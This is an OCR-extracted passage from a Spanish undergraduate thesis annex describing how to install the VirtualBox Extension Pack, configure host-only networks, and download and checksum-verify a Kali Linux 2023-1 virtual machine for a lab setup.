

VirtualBox - Acerca de
ORACLE
VM
VirtualBox
7.0
Interfaz Gráfica de Usuario de VirtualBox
Versión 7.0.8 r156879 (Qt5.15.2)
Copyright © 2023 Oracle and/or its affiliates.
Cerrar


Se procede ahora con la instalación de *Vbox Extension Pack*. Se trata de un paquete binario destinado a extender las funcionalidades de *Virtual Box*. En primer lugar, nos descargamos dicho paquete desde https://download.virtualbox.org/virtualbox/7.0.8/ seleccionando el específico para la distribución de Debian instalada en el *host* (*bullseye*).




Una vez descargado, se instala en *Virtual Box* desde el menú "Archivo -> Herramientas -> Administrador de Paquetes de Extensiones -> Instalar" y seleccionando el paquete descargado anteriormente.






Oracle VM VirtualBox Administrador
Archivo
Máquina
Extensión
Ayuda
Licencia de VirtualBox
VirtualBox Extension Pack Personal Use and Evaluation License (PUEL)
License version 11, 21 May 2020
PLEASE READ THE FOLLOWING ORACLE VM VIRTUALBOX EXTENSION PACK PERSONAL USE AND EVALUATION LICENSE CAREFULLY BEFORE DOWNLOADING OR USING THE ORACLE SOFTWARE. THESE TERMS AND CONDITIONS CONSTITUTE A LEGAL AGREEMENT BETWEEN YOU AND ORACLE.
ORACLE AMERICA, INC. ("ORACLE") IS WILLING TO LICENSE THE PRODUCT DEFINED IN SECTION 1 BELOW ONLY ON THE CONDITION THAT YOU ACCEPT ALL OF THE TERMS CONTAINED IN THIS VIRTUALBOX EXTENSION PACK PERSONAL USE AND EVALUATION LICENSE AGREEMENT ("AGREEMENT").
IF YOU ARE AGREEING TO THIS LICENSE ON BEHALF OF AN ENTITY (RATHER THAN AS AN INDIVIDUAL HUMAN BEING), YOU REPRESENT THAT YOU HAVE THE APPROPRIATE AUTHORITY TO ACCEPT THESE TERMS AND CONDITIONS ON BEHALF OF SUCH ENTITY.
§ 1 Subject of Agreement. This Agreement governs your use of the binary software package called "Oracle VM VirtualBox Extension Pack" (the "Product"), which contains a set of additional features for "Oracle VM VirtualBox" that enhance the operation of multiple virtual machines ("Guest Computers") on a single
Acepto
No acepto
Versión



Oracle VM VirtualBox Administrador
Archivo
Máquina
Extensión
Ayuda
Herramientas
Instalar
Desinstalar
Activo
Nombre
Versión
Se necesita autenticación — Agente de KDE para PolicyKit1
Authentication is needed to run `/usr/lib/virtualbox/VBoxExtPackHelperApp' as the super user
Una aplicación está intentando realizar una acción que necesita privilegios. Se necesita autenticación para realizar dicha acción.
Contraseña de root:
Detalles >>
Aceptar
Cancelar



Después de instalar el paquete anteriormente indicado, se procede con la creación de dos redes diferentes las cuales podrán ser utilizadas por las diferentes máquinas virtuales creadas a futuro. Para ello, en primer lugar, se debe crear el fichero *"networks.conf"* bajo el directorio *"/etc/vbox"* indicando las redes deseadas para luego ser configuradas en *Virtual Box*.









Llegados a este punto, se ha terminado con la instalación y configuración de *Virtual Box* acorde a los requerimientos necesarios para la realización de este Trabajo de Fin de Grado. Así pues, con esta instalación de *Virtual Box*, se pueden, tanto crear nuevas máquinas virtuales, como importar máquinas virtuales ya existentes, ambas cosas son necesarias para la realización del Trabajo de Fin de Grado.


25.2. Anexo II - Instalación de Kali Linux 2023-1

Se procede con la descarga de la imagen de *Kali Linux 2023-1 AMD 64Bits* para entornos de *Virtual Box* desde https://www.kali.org/get-kali. Se debe indicar que se ha descargado la *Prebuilt Virtual Machine* y no la *Weekly*.




Una vez descargada la imagen en cuestión, se procede con la realización de un chequeo *SHA256SUM* para verificar la integridad de la imagen. Se comprueba el resultado con el proporcionado en la Web de *Kali* el cual es correcto.







Se descomprime el fichero *7z* descargado anteriormente el cual contiene la imagen de *Kali Linux 2013-1* propiamente dicha.





Se añada la 